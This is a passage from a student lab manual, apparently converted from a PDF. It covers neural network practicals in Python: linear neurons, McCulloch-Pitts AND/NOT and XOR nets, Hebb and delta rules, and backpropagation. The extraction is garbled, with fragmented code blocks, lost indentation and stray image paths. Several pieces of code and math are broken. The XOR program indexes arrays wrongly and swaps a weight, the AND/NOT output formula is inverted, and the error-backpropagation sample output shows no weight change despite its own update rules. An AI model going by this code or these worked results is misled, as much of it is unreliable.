

Practical No	Details	Sign
1	Implement the following:	
a	Design a simple linear neural network model.	
b	Calculate the output of neural net using both binary and bipolar sigmoidal function.	
2	Implement the following:	
a	Generate AND/NOT function using McCulloch-Pitts neural net.	
b	Generate XOR function using McCulloch-Pitts neural net.	
3	Implement the Following	
a	Write a program to implement Hebb's rule.	
b	Write a program to implement of delta rule.	
4	Implement the Following	
a	Write a program for Back Propagation Algorithm	
b	Write a program for error Backpropagation algorithm.	
5.	Implement the Following	
a	Write a program for Hopfield Network.	
b	Write a program for Radial Basis function	
6.	Implement the Following	
a	Kohonen Self organizing map	
b	Adaptive resonance theory	
7.	Implement the Following	
a	Write a program for Linear separation.	
b	Write a program for Hopfield network model for associative memory	
8.	Implement the Following	
a	Membership and Identity Operators in, not in,	
b.	Membership and Identity Operators is, is not	
9.	Implement the Following	
a	Find ratios using fuzzy logic	
b	Solve Tipping problem using fuzzy logic	
10.	Implement the Following	
a	Implementation of Simple genetic algorithm	
b	Create two classes: City and Fitness using Genetic algorithm	

Practical 1 a: Design a simple linear neural network model.

```
x=float(input("Enter value of x:"))
w=float(input("Enter value of weight w:"))
b=float(input("Enter value of bias b:"))

net = int(w*x+b)
if(net<0):
    out=0
elif((net>=0)&(net<=1)):
    out =net
else:
    out=1
print("net=",net)
print("output=",out)
```

1b: Calculate the output of neural net using both binary and bipolar sigmoidal function.

For the network shown in the figure 1, calculate the net input to output neuron.




Figure 1 Neural net.

Solution :The given neural net consist of three input neurons and one output neuron. The inputs and weight are

$$[x_1, x_2, x_3] = [0.3, 0.5, 0.6]$$
$$[w_1, w_2, w_3] = [0.2, 0.1, -0.3]$$

The net input can be calculated as

$$Y_{in} = x_1 w_1 + x_2 w_2 + x_3 w_3$$

$$\begin{aligned}
 &= 0.3*0.2+0.5*0.1+0.6*(-0.3) \\
 &= -0.07
 \end{aligned}$$

Code :

```

# number of elements as input
n = int(input("Enter number of elements :"))

# In[2]:
print("Enter the inputs")
inputs = [] # creating an empty list for inputs

# iterating till the range
for i in range(0, n):
    ele = float(input())
    inputs.append(ele) # adding the element

print(inputs)

# In[3]:
print("Enter the weights")
# creating an empty list for weights
weights = []

# iterating till the range
for i in range(0, n):
    ele = float(input())
    weights.append(ele) # adding the element

print(weights)

# In[4]:
print("The net input can be calculated as Yin = x1w1 + x2w2 + x3w3")

# In[5]:
Yin = []
for i in range(0, n):
    Yin.append(inputs[i]*weights[i])
print(round(sum(Yin),3))

```

Output :

```

Enter number of elements : 3
Enter the inputs
0.3
0.5
0.6
[0.3, 0.5, 0.6]
Enter the weights
0.2
0.1
-0.3
[0.2, 0.1, -0.3]
The net input can be calculated as Yin = x1w1 + x2w2 + x3w3
-0.07

```

1. Problem statement :

1. Calculate the net input for the network shown in Figure 2 with bias included in the network.




Figure 2 Simple neural net.

Solution: The given net consists of two input neurons, a bias and an output neuron. The inputs are

$[x_1, X_2] = [0.2, 0.6]$ and the weights are $[w_1, w_2] = [0.3, 0.7]$. Since the bias is included $b = 0.45$ and bias input x_0 is equal to 1, the net input is calculated as

$$\begin{aligned}
 \text{Yin} &= b + x_1 W_1 + X_2 W_2 \\
 &= 0.45 + 0.2 \times 0.3 + 0.6 \times 0.7 \\
 &= 0.45 + 0.06 + 0.42 = 0.93
 \end{aligned}$$

Therefore $y_m = 0.93$ is the net input.

Code :

```
n = int(input("Enter number of elements : "))
```

```
print("Enter the inputs:")
```

```

inputs = [] # creating an empty list for inputs
for i in range(0, n):
    ele = float(input())
    inputs.append(ele) # adding the element
print(inputs)

print("Enter the weights:")
weights = []
for i in range(0, n):
    ele = float(input())
    weights.append(ele) # adding the element
print(weights)

b=float(input("Enter bias value:"))
print("The net input can be calculated as Yin = b + x1w1 + x2w2:")

```

```

Yin = []
for i in range(0, n):
    Yin.append(inputs[i]*weights[i])
print(round((sum(Yin)+b),3))

```

```

Enter number of elements : 2
Enter the inputs:
0.2
0.6
[0.2, 0.6]
Enter the weights:
0.3
0.7
[0.3, 0.7]
Enter bias value:0.45
The net input can be calculated as Yin = b + x1w1 + x2w2:
0.93

```

Practical 2a: Implement AND/NOT function using McCulloch-Pits neuron (use binary data representation).


Solution:

In the case of AND/NOT function, the response is true if the first input is true and the second input is false. For all the other variations, the response is false. The truth table for ANDNOT function is given in Table below.

Truth Table:

x_1	x_2	y
0	0	0
0	1	0
1	0	1
1	1	0

The given function gives an output only when $x_1 = 1$ and $x_2 = 0$. The weights have to be decided only after the analysis. The net can be represent as shown in figure below:



Neural net (weights fixed after analysis).

Case 1: Assume that both weights w_1 and w_2 . are excitatory, i.e.,

$$w_1 = w_2 = 1$$

Then for the four inputs calculate the net input using

$$y_{ij} = x_1 w_1 + x_2 w_2$$

For inputs

$$(1, 1), \quad y_{ij} = 1 \times 1 + 1 \times 1 = 2$$

$$(1, 0), \quad y_{ij} = 1 \times 1 + 0 \times 1 = 1$$

$$(0, 1), \quad y_{ij} = 0 \times 1 + 1 \times 1 = 1$$

$$(0, 0), \quad y_{ij} = 0 \times 1 + 0 \times 1 = 0$$

From the calculated net inputs, it is not possible to fire the neuron for input (1, 0) only. Hence, J-. weights are not suitable.

Assume one weight as excitatory and the other as inhibitory, i.e.,

$$w_1 = 1, w_2 = -1$$

Now calculate the net input. For the inputs

$$(1,1), y_{in} = 1 \times 1 + 1 \times -1 = 0$$

$$(1,0), y_{in} = 1 \times 1 + 0 \times -1 = 1$$

$$(0,1), y_{in} = 0 \times 1 + 1 \times -1 = -1$$

$$(0, 0), y_{in} = 0 \times 1 + 0 \times -1 = 0$$

From the calculated net inputs, now it is possible to fire the neuron for input (1, 0) only by fixing a threshold of 1, i.e., $\theta \geq 1$ for Y unit. Thus,

$$w_1 = 1, w_2 = -1; \theta \geq 1$$

Note: The value is calculated using the following:

$$\theta \geq nw - p$$

$$\theta \geq 2 \times 1 - 1$$

$$\theta \geq 1$$

Thus, the output of neuron Y can be written as

$$y = f(y_{in}) = \begin{cases} 0 & \text{if } y_{in} \geq 1 \\ 1 & \text{if } y_{in} < 1 \end{cases}$$

Code:

```
# enter the no of inputs
num_ip = int(input("Enter the number of inputs : "))

#Set the weights with value 1
w1 = 1
w2 = 1

print("For the ", num_ip , " inputs calculate the net input using yin = x1w1 + x2w2 ")

x1 = []
x2 = []
for j in range(0, num_ip):
    ele1 = int(input("x1 = "))
    ele2 = int(input("x2 = "))
    x1.append(ele1)
```

```
x2.append(ele2)
```

```
print("x1 = ",x1)
```

```
print("x2 = ",x2)
```

```
n = x1 * w1
```

```
m = x2 * w2
```

```
Yin = []
```

```
for i in range(0, num_ip):
```

```
    Yin.append(n[i] + m[i])
```

```
print("Yin = ",Yin)
```

```
#Assume one weight as excitatory and the other as inhibitory, i.e.,
```

```
Yin = []
```

```
for i in range(0, num_ip):
```

```
    Yin.append(n[i] - m[i])
```

```
print("After assuming one weight as excitatory and the other as inhibitory Yin = ",Yin)
```

```
#From the calculated net inputs, now it is possible to fire the neuron for input (1, 0)
```

```
#only by fixing a threshold of 1, i.e.,  $\theta \geq 1$  for Y unit.
```

```
#Thus, w1 = 1, w2 = -1;  $\theta \geq 1$ 
```

```
Y=[]
```

```
for i in range(0, num_ip):
```

```
    if(Yin[i]>=1):
```

```
        ele= 1
```

```
        Y.append(ele)
```

```
    if(Yin[i]<1):
```

```
        ele= 0
```

```
        Y.append(ele)
```

```
print("Y = ",Y)
```

Output:

```
Enter the number of inputs : 4
For the 4 inputs calculate the net input using yin = x1w1 + x2w2

x1 = 0
x2 = 0
x1 = 0
x2 = 1
x1 = 1
x2 = 0
x1 = 1
x2 = 1
x1 = [0, 0, 1, 1]
x2 = [0, 1, 0, 1]
Yin = [0, 1, 1, 2]
After assuming one weight as excitatory and the other as inhibitory Yin = [0, 1, -1, 0]
Y = [0, 1, 0, 0]

In [14]: |
```

Practical 2b: Generate XOR function using McCulloch-Pitts neural net

The XOR (exclusive or) function is defined by the following truth table:

Input1	Input2	XOR Output
0	0	0
0	1	1
1	0	1
1	1	0

```
#Getting weights and threshold value
import numpy as np
print('Enter weights')
w11=int(input('Weight w11='))
w12=int(input('weight w12='))
w21=int(input('Weight w21='))
w22=int(input('weight w22='))
v1=int(input('weight v1='))
v2=int(input('weight v2='))
print('Enter Threshold Value')
theta=int(input('theta='))

x1=np.array([0, 0, 1, 1])
x2=np.array([0, 1, 0, 1])
z=np.array([0, 1, 1, 0])

con=1
y1=np.zeros((4,))
y2=np.zeros((4,))
y=np.zeros((4,))

while con==1:
    zin1=np.zeros((4,))
    zin2=np.zeros((4,))
    zin1=x1*w11+x2*w21
```

```
zin2=x1*w21+x2*w22
```

```
print("z1",zin1)
print("z2",zin2)
for i in range(0,4):
```

```
    if zin1 >=theta:
        y1[i]=1
    else:
        y1[i]=0
```

```
if zin2[i]>=theta:
    y2[i]=1
else:
    y2[i]=0
```

```
yin=np.array([])
yin=y1*v1+y2*v2
for i in range(0,4):
    if yin[i]>=theta:
        y[i]=1
    else:
        y[i]=0
```

```
print("yin",yin)
print('Output of Net')
y=y.astype(int)
print("y",y)
print("z",z)
```

```
if np.array_equal(y,z):
```

```
con=0
else:
    print("Net is not learning enter another set of weights and Threshold value")
    w11=input("Weight w11=")
    w12=input("weight w12=")
    w21=input("Weight w21=")
    w22=input("weight w22=")
    v1=input("weight v1=")
    v2=input("weight v2=")
    theta=input("theta=")

print("McCulloch-Pitts Net for XOR function")
print("Weights of Neuron Z1")
print(w11)
print(w21)
print("weights of Neuron Z2")
print(w12)
print(w22)
print("weights of Neuron Y")
print(v1)
print(v2)
print("Threshold value")
print(theta)
```

```
Enter weights
Weight w11=1
weight w12=-1
Weight w21=-1
weight w22=1
weight v1=1
weight v2=1
Enter Threshold Value
theta=1
z1 [ 0 -1 1 0]
z2 [ 0 1 -1 0]
yin [0. 1. 1. 0.]
Output of Net
y [0 1 1 0]
z [0 1 1 0]
McCulloch-Pitts Net for XOR function
Weights of Neuron Z1
1
-1
weights of Neuron Z2
-1
1
weights of Neuron Y
1
1
Threshold value
1
```

3a. Write a program to implement Hebb's rule.

Hebbian Learning Rule Algorithm :

1. Set all weights to zero, $w_i = 0$ for $i=1$ to n , and bias to zero.
2. For each input vector, $S(\text{input vector}) : t(\text{target output pair})$, repeat steps 3-5.
3. Set activations for input units with the input vector $X_i = S_i$ for $i = 1$ to n .
4. Set the corresponding output value to the output neuron, i.e. $y = t$.
5. Update weight and bias by applying Hebb rule for all $i = 1$ to n :

$$w_i(\text{new}) = w_i(\text{old}) + x_i y$$

$$b(\text{new}) = b(\text{old}) + y$$

Using Hebb rule find the weights required to perform the following classification of the given input pattern '+' symbol represent the value 1 and empty square indicate -1. Consider "I" belongs to the members of the class(so has target value 1) and "O" does not belong to the members of class(so has target value -1).

Hebb Net Solved Numerical Example

<table border="1"><tr><td>+</td><td>+</td><td>+</td></tr><tr><td></td><td>+</td><td></td></tr><tr><td>+</td><td>+</td><td>+</td></tr></table>	+	+	+		+		+	+	+	'I'	<table border="1"><tr><td>+</td><td>+</td><td>+</td></tr><tr><td>+</td><td></td><td>+</td></tr><tr><td>+</td><td>+</td><td>+</td></tr></table>	+	+	+	+		+	+	+	+	'O'
+	+	+																			
	+																				
+	+	+																			
+	+	+																			
+		+																			
+	+	+																			

```
import numpy as np
#first pattern
x1=np.array([1,1,1,-1,1,-1,1,1,1])
#second pattern
x2=np.array([1,1,1,1,-1,1,1,1,1])
#initialize bais value
b=0
#define target
y=np.array([1,-1])
```

```

wtold=np.zeros((9,))
wtnew=np.zeros((9,))

wtnew=wtnew.astype(int)
wtold=wtold.astype(int)

bias=0
print("First input with target =1")
for i in range(0,9):
    wtold[i]=wtold[i]+x1[i]*y[0]
    wtnew=wtold
    b=b+y[0]
    print("new wt =", wtnew)
    print("Bias value",b)

print("Second input with target =-1")
for i in range(0,9):
    wtnew[i]=wtold[i]+x2[i]*y[1]
    b=b+y[1]
    print("new wt =", wtnew)
    print("Bias value",b)

```

First input with target =1
 new wt = [1 1 1 -1 1 -1 1 1 1]
 Bias value 1
 Second input with target =-1
 new wt = [0 0 0 -2 2 -2 0 0 0]
 Bias value 0

Practical 3b: Write a program to implement of delta rule.

```
#supervised learning
```

```
import numpy as np
```

```
import time
```

```
np.set_printoptions(precision=2)
```

```
x=np.zeros((3,))
```

```
weights=np.zeros((3,))
```

```
desired=np.zeros((3,))
```

```
actual=np.zeros((3,))
```

```
for i in range(0,3):
```

```
    x[i]=float(input("Initial inputs:"))
```

```
for i in range(0,3):
```

```
    weights[i]=float(input("Initial weights:"))
```

```
for i in range(0,3):
```

```
    desired[i]=float(input("Desired output:"))
```

```
a=float(input("Enter learning rate:"))
```

```
actual=x*weights
```

```
print("actual",actual)
```

```
print("desired",desired)
```

```
while True:
```

```
    if np.array_equal(desired,actual):
```

```
        break #no change
```

```
    else:
```



```
        for i in range(0,3):
```


```
weights[i]=weights[i]+a*(desired[i]-actual[i])

actual=x*weights
print("weights",weights)
print("actual",actual)
print("desired",desired)
print("*"*30)
print("Final output")
print("Corrected weights",weights)
print("actual",actual)
print("desired",desired)
```

```
Initial inputs:1
Initial inputs:1
Initial inputs:1
Initial weights:1
Initial weights:1
Initial weights:1
Desired output:2
Desired output:3
Desired output:4
Enter learning rate:1
actual [1. 1. 1.]
desired [2. 3. 4.]
weights [2. 3. 4.]
actual [2. 3. 4.]
desired [2. 3. 4.]
*****
Final output
corrected weights [2. 3. 4.]
actual [2. 3. 4.]
desired [2. 3. 4.]
```

Practical 4a: Write a program for Back Propagation Algorithm





```

import numpy as np
import decimal
import math
np.set_printoptions(precision=2)
v1=np.array([0.6, 0.3])
v2=np.array([-0.1, 0.4])
w=np.array([-0.2,0.4,0.1])
b1=0.3
b2=0.5
x1=0
x2=1
alpha=0.25
print("calculate net input to z1 layer")
zin1=round(b1+ x1*v1[0]+x2*v2[0],4)
print("z1=",round(zin1,3))

print("calculate net input to z2 layer")
zin2=round(b2+ x1*v1[1]+x2*v2[1],4)
print("z2=",round(zin2,4))
print("Apply activation function to calculate output")

```

```
z1=1/(1+math.exp(-zin1))
z1=round(z1,4)
z2=1/(1+math.exp(-zin2))
z2=round(z2,4)
print("z1=",z1)
print("z2=",z2)

print("calculate net input to output layer")
yin=w[0]+z1*w[1]+z2*w[2]
print("yin=",yin)

print("calculate net output")
y=1/(1+math.exp(-yin))
print("y=",y)

fyin=y *(1- y)
dk=(1-y)*fyin
print("dk",dk)

dw1= alpha * dk * z1
dw2= alpha * dk * z2
dw0= alpha * dk

print("compute error portion in delta")

din1=dk* w[1]
din2=dk* w[2]
print("din1=",din1)
print("din2=",din2)
```

```
print("error in delta")
fzin1= z1 *(1-z1)
print("fzin1",fzin1)
d1=din1* fzin1
fzin2= z2 *(1-z2)
print("fzin2",fzin2)
d2=din2* fzin2

print("d1=",d1)
print("d2=",d2)

print("Changes in weights between input and hidden layer")
dv11=alpha * d1 * x1
print("dv11=",dv11)
dv21=alpha * d1 * x2
print("dv21=",dv21)
dv01=alpha * d1
print("dv01=",dv01)
dv12=alpha * d2 * x1
print("dv12=",dv12)
dv22=alpha * d2 * x2
print("dv22=",dv22)
dv02=alpha * d2
print("dv02=",dv02)

print("Final weights of network")
v1[0]=v1[0]+dv11
v1[1]=v1[1]+dv12
print("v=",v1)
```

```

v2[0]=v2[0]+dv21
v2[1]=v2[1]+dv22
print("v2",v2)

w[1]=w[1]+dw1
w[2]=w[2]+dw2
b1=b1+dv01
b2=b2+dv02
w[0]=w[0]+dw0

print("w=",w)
print("bias b1=",b1, " b2=",b2)

z1= 0.2
calculate net input to z2 layer
z2= 0.9
Apply activation function to calculate output
z1= 0.5498
z2= 0.7109
calculate net input to output layer
yin= 0.09101
calculate net output
y= 0.5227368084248941
dk 0.11906907074145694
compute error portion in delta
din1= 0.04762762829658278
din2= 0.011906907074145694
error in delta
fzin1 0.24751996
fzin2 0.20552119000000002
d1= 0.011788788650865037
d2= 0.0024471217110978417
Changes in weights between input and hidden layer
dv11= 0.0
dv21= 0.0029471971627162592
dv01= 0.0029471971627162592
dv12= 0.0
dv22= 0.0006117804277744604
dv02= 0.0006117804277744604
Final weights of network
v= [0.6 0.3]
v2 [-0.1 0.4]
w= [-0.17 0.42 0.12]
bias b1= 0.30294719716271623 b2= 0.5006117804277744

```

Practical 4b: Write a Program For Error Back Propagation Algorithm (Ebpa) Learning

```
import math
a0=-1
t=-1
w10=float(input("Enter weight first network"))
b10=float(input("Enter base first network:"))
w20=float(input("Enter weight second network:"))
b20=float(input("Enter base second network:"))
c=float(input("Enter learning coefficient:"))
n1=float(w10*c+b10)
a1=math.tanh(n1)
n2=float(w20*a1+b20)
a2=math.tanh(float(n2))
e=t-a2
s2=-2*(1-a2*a2)*e
s1=(1-a1*a1)*w20*s2

w21=w20-(c*s2*a1)
w11=w10-(c*s1*a0)
b21=b20-(c*s2)
b11=b10-(c*s1)
print("The updated weight of first n/w w11=",w11)
print("The uploaded weight of second n/w w21= ",w21)
print("The updated base of first n/w b10=",b10)
print("The updated base of second n/w b20= ",b20)

Enter weight first network:12
Enter base first network:35
Enter weight second network:23
Enter base second network:45
Enter learning coefficient:11
The updated weight of first n/w w11= 12.0
The uploaded weight of second n/w w21=  23.0
The updated base of first n/w b10= 35.0
The updated base of second n/w b20=  45.0
```

Practical 5a: Write a program for Hopfield Network.

Algorithm

Step 0. Initialize activations of all units.

Initialize Δt to a small value.

Step 1. While the stopping condition is false, do Steps 2–6.

Step 2. Perform Steps 3–5 n^2 times (n is the number of cities).

Step 3. Choose a unit at random.

Step 4. Change activity on selected unit:

$$u_{x,i}(\text{new}) = u_{x,i}(\text{old})$$

$$+ \Delta t[-u_{x,i}(\text{old}) - A \sum_{j \neq i} v_{x,j}]$$

